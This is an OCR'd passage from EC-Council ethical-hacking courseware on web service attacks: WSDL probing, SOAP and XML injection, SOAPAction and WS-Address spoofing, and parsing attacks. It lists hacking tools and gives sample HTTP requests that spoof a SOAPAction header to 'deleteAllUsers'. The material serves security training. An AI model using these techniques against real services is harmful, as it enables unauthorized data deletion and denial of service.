
- Inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database with **bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.




Figure 14.77: Web service attack

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 14.78: Web Services Probing attack

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of a SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.




Figure 14.79: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, createUser and deleteAllUsers, and is vulnerable to such an attack. Assume that this web service is protected

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

by a gateway and only authorized users who have direct communication with the web service can perform the deleteAllUsers operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

The attacker can modify the SOAPAction to "deleteAllUsers", and the gateway passes this message because the SOAP body consists of the createUser operation.

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

  Source: *https://github.com*

  WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.




Figure 14.80: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.




Figure 14.81: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.




Figure 14.82: Web Services XML Injection attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**

  Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- **SoapUI Pro**

  Source: *https://www.soapui.org*

  SoapUI Pro is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.




Figure 14.83: Screenshot of SoapUI Pro

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **XMLSpy**

  Source: *https://www.altova.com*

  Altova XMLSpy is an XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.




Figure 14.84: Screenshot of XMLSpy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

Some additional web application hacking tools are listed below:

- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)
- X Attacker (*https://github.com*)
- timing_attack (*https://github.com*)
- HTTrack (*http://www.httrack.com*)
- SQL Injection Scanner (*https://pentest-tools.com*)
- XSS Scanner (*https://pentest-tools.com*)
- SQLi Exploiter (*https://pentest-tools.com*)
- HTTP Request Logger (*https://pentest-tools.com*)
- WebCopier (*http://www.maximumsoft.com*)
- WPScan (*https://wpscan.org*)
- Instant Source (*https://www.blazingtools.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web API, Webhooks, and Web Shell

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers. This section discusses the basic concepts of web API, webhooks, and web shell; API vulnerabilities and hacking techniques; and the best practices for API security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Web API?

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

